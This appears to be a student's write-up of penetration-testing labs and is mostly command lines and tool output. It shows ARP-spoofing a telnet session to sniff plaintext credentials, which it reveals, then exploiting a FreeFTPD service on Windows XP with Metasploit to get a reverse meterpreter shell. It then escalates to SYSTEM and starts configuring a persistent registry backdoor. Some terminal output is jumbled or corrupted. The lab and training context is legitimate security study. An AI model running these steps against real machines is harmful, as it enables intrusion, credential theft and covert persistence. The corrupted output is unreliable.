Wed Apr 12 13:03:57 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]66.232.115.2
28:34226
Wed Apr 12 13:03:58 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 13:03:58 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 13:03:58 2017 TUN/TAP device tap0 opened
Wed Apr 12 13:03:58 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 13:03:58 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 13:03:58 2017 /sbin/ip addr add dev tap0 10.100.13.140/24 broadcast 10.100.13.255
Wed Apr 12 13:03:58 2017 Initialization Sequence Completed
```

- ✓ Discovery & Scans, filtered my attack machine 10.100.13.140:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.100.13.140 netmask 255.255.255.0 broadcast 10.100.13.255
      inet6 fe80::5ce9:d9ff:feff:396f prefixlen 64 scopeid 0x20<link>
        ether 5e:e9:d9:ff:39:6f txqueuelen 100 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 10 bytes 732 (732.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap -sS -n 10.100.13.0-139,141-255
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 13:07 EDT
Nmap scan report for sS (198.105.244.130)
Host is up (0.070s latency).
Other addresses for sS (not scanned): 198.105.254.130
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https

Nmap scan report for 10.100.13.36
Host is up (0.090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:50:56:A1:D1:54 (VMware)

Nmap scan report for 10.100.13.37
Host is up (0.091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 00:50:56:A1:64:AB (VMware)

Nmap done: 256 IP addresses (3 hosts up) scanned in 21.08 seconds
```

- ✓ Discovered 10.100.13.37 is the server (listens on port 23), 10.100.13.36 is the client.
 - ✓ Configured attacker machine to forward IP packets & used arpspoof to poison victim's ARP cache:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward ←  
root@kali:~#  
root@kali:~# arpspoof -i tap0 -t 10.100.13.37 -r 10.100.13.36 ←  
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f  
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f
```

- ✓ Utilized Wireshark to analyze telnet packets as arp poison takes place, and obtained credentials from a TCP stream:

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_tap0_20170412131131_8tAGon - x

.... .#.'.... .#.'....'.....
38400,38400....'.....linux.....!.....!.....!..... Debian GNU/Linux 7
telnetserver login: elsuser
.elsuser
Password: Mys3crtP455
.
Last login: Wed Apr 12 10:12:02 PDT 2017 on pts/0
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
elsuser@telnetserver:~$ ls /
.ls /
.[0m.[01;34mbin.[0m .[01;34metc.[0m .[01;34mlib.[0m .[01;34mmedia.[0m .[01;34mproc.[0m .
[01;34msbin.[0m .[01;34msys.[0m .[01;34mvar.[0m
.[01;34mboot.[0m .[01;34mhome.[0m .[01;34mlib64.[0m .[01;34mmnt.[0m .[01;34mroot.[0m .
[01;34mselinux.[0m .[30;42mtmp.[0m .[01;36mvmlinuz.[0m
.[01;34mdev.[0m .[01;36minitrd.img.[0m .[01;34mlost+found.[0m .[01;34mopt.[0m .[01;34mrun.[0m .
[01;34msrv.[0m .[01;34musr.[0m
elsuser@telnetserver:~$
```

- ✓ Logged into victim machine via telnet:

```
root@kali:~# telnet 10.100.13.37 ←
Trying 10.100.13.37...←
Connected to 10.100.13.37.←
Escape character is [ESC]←
Debian GNU/Linux 7.0↑d9:ff←
telnetserver login: elsuser↑d9:ff←
Password: ←
Login incorrect ←
telnetserver login: elsuser↑d9:ff←
Password: ←
Last login: Wed Apr 12 10:15:12 PDT 2017 on pts/0 ←
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64 ←

The programs included with the Debian GNU/Linux system are free software; ←
the exact distribution terms for each program are described in the ←
individual files in /usr/share/doc/*copyright. ←

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent ←
permitted by applicable law. ←
elsuser@telnetserver:~$ ls ←
README ←
elsuser@telnetserver:~$ ↑f ←
root@kali:~/Desktop/PTSLabs# openvpn L11.ovpn ←
Wed Apr 12 13:03:52 2017 OpenVPN 2.4.0 [git: ←
SSL) [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTIN] ←
Wed Apr 12 13:03:52 2017 library versions: O ←
Enter Auth Username: isantos ←
Enter Auth Password: ***** ←
Wed Apr 12 13:03:56 2017 TCP/UDP: Preserving ←
4226 ←
Wed Apr 12 13:03:56 2017 UDP link local (bou ←
Wed Apr 12 13:03:56 2017 UDP link remote: [A ←
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64 ←

Wed Apr 12 13:03:58 2017 WARNING: INSECURE C ←
Wed Apr 12 13:03:58 2017 WARNING: INSECURE C ←
Wed Apr 12 13:03:58 2017 do_ifconfig, tt->di ←
Wed Apr 12 13:03:58 2017 /sbin/ip link set d ←
Wed Apr 12 13:03:58 2017 /sbin/ip link set d ←
```

LAB 12: METASPLOIT

Lab Description

In this lab you will have to use Metasploit and meterpreter against a real machine! This will help you getting familiar with the Metasploit framework and its features.

Goal

The goals of the lab are :

- Identify the target machine on the network,
- Find a vulnerable service
- Exploit the service by using Metasploit in order to get a meterpreter session
- Gather information from the machine by using meterpreter commands
- Retrieve the password hashes from the exploit machine
- Search for a file named "Congrats.txt".

Tasks

- ✓ Connect to lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L12.ovpn
Wed Apr 12 14:23:04 2017 OpenVPN 2.4.0 [git:master/2ff7b316e04107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Wed Apr 12 14:23:04 2017 library versions: OpenSSL 1.0.2k 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Wed Apr 12 14:23:07 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36321
Wed Apr 12 14:23:07 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 14:23:07 2017 UDP link remote: [AF_INET]162.254.149.248:36321
Wed Apr 12 14:23:07 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36321
Wed Apr 12 14:23:09 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Wed Apr 12 14:23:09 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Wed Apr 12 14:23:09 2017 TUN/TAP device tap0 opened
Wed Apr 12 14:23:09 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 14:23:09 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 14:23:09 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Wed Apr 12 14:23:09 2017 Initialization Sequence Completed
```

- ✓ Discovery & Scans:

```
root@kali:~# ifconfig
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.99.100 netmask 255.255.255.0 broadcast 192.168.99.255
            inet6 fe80::9c:ceff:fe83:f5f6 prefixlen 64 scopeid 0x20<link>
              ether 02:9c:ce:83:f5:f6 txqueuelen 100 (Ethernet)
                RX packets 1 bytes 252 (252.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 10 bytes 732 (732.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 14:24 EDT
Nmap scan report for 192.168.99.12
Host is up (0.090s latency).
MAC Address: 00:50:56:A1:FB:0C (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.35 seconds
```

```
root@kali:~# nmap -sV 192.168.99.12 ←
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 14:25 EDT
Nmap scan report for 192.168.99.12
Host is up (0.093s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FreeFTPD 1.0
22/tcp    open  ssh          WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:A1:FB:0C (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
```

Used metasploit for ftp exploits:

```
msf > search freeftp ←
[!] Module database cache not built yet, using slow search
Matching Modules ←
=====
Name           Disclosure Date Rank   Description
-----
exploit/windows/ftp/freeftpd_pass 2013-08-20 normal freeFTPd PASS Command Buffer Overflow
exploit/windows/ftp/freeftpd_user  2005-11-16 average freeFTPd 1.0 Username Overflow
exploit/windows/ssh/freeftpd_key_exchange 2006-05-12 average FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
```

```
msf > use exploit/windows/ftp/freeftpd_pass ←
msf exploit(freeftpd_pass) > show options

Module options (exploit/windows/ftp/freeftpd_pass):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  FTPUSER anonymous      yes       The username to authenticate with
  RHOST          192.168.99.12 yes       The target address
  RPORT          21          yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0   freeFTPD 1.0.10 and below on Windows Desktop Version
```

- ✓ Configured the exploit:

```
msf exploit(freeftpd_pass) > set LHOST 192.168.99.100 ←
LHOST => 192.168.99.100 ←
msf exploit(freeftpd_pass) > set LPORT 4444
LPORT => 4444 ←
msf exploit(freeftpd_pass) > set RHOST 192.168.99.12 ←
RHOST => 192.168.99.12 ←
```

- ✓ Successfully executed the freeftp exploit on target machine:

```
msf exploit(freeftpd_pass) > exploit ←
[*] Started reverse TCP handler on 192.168.99.100:4444
[*] 192.168.99.12:21 - Trying target freeFTPD 1.0.10 and below on Windows Desktop Version with user anonymous...
[*] Sending stage (957487 bytes) to 192.168.99.12
[*] Meterpreter session 1 opened (192.168.99.100:4444 -> 192.168.99.12:1035) at 2017-04-12 14:41:46 -0400

meterpreter > sysinfo ←
Computer : ELS-WINXP
OS       : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain   : WORKGROUP
Logged On Users : 3
Meterpreter : x86/windows
meterpreter > WE IN FAM! █
```

- ✓ Escalation on the target machine:

```
meterpreter > getuid
Server username: ELS-WINXP\ftp
meterpreter > getsystem ←
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ←
Server username: NT AUTHORITY\SYSTEM ←
meterpreter > GOT EM' █
```

Creating a backdoor on the target machine:

```
msf > search persistence
Matching Modules: 1 RUNNING, 1 MULTICAST, 0 carrier, 0 collisions, 0
=====
Module          Status      Rank      Description
-----          ----      ----
auxiliary/server/regsvr32_command_delivery_server    normal      Regsvr32.exe (.sct) Command Delivery Server
auxiliary/linux/local/cron_persistence      excellent  Cron Persistence
auxiliary/linux/local/service_persistence    collisions  Service Persistence
auxiliary/osx/local/persistence      excellent  Mac OS X Persistent Payload Installer
auxiliary/osx/local/sudo_password_bypass    normal      Mac OS X Sudo Password Bypass
auxiliary/unix/local/at_persistence      excellent  at(1) Persistence
auxiliary/windows/local/persistence      excellent  Windows Persistent Registry Startup Payload Installer
```

Module options (exploit/windows/local/persistence):

Name	Current Setting	Required	Description
collisions	0		
DELAY	10	yes	Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME	backdoor	no	The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH	192.168.99.255	no	Path to write payload (%TEMP% by default).
REG_NAME	backdoor	no	The name to call registry value for persistence on target host (%RAND% by default).
SESSION	10	yes	The session to run this module on.
STARTUP	SYSTEM	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME		no	The filename to use for the VBS persistent script on the target host (%RAND% by default).

collisions 0

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.99.100	yes	The listen address
LPORT	5555	yes	The listen port

(BACKDOOR SECTION IN PROGRESS 4/12/17)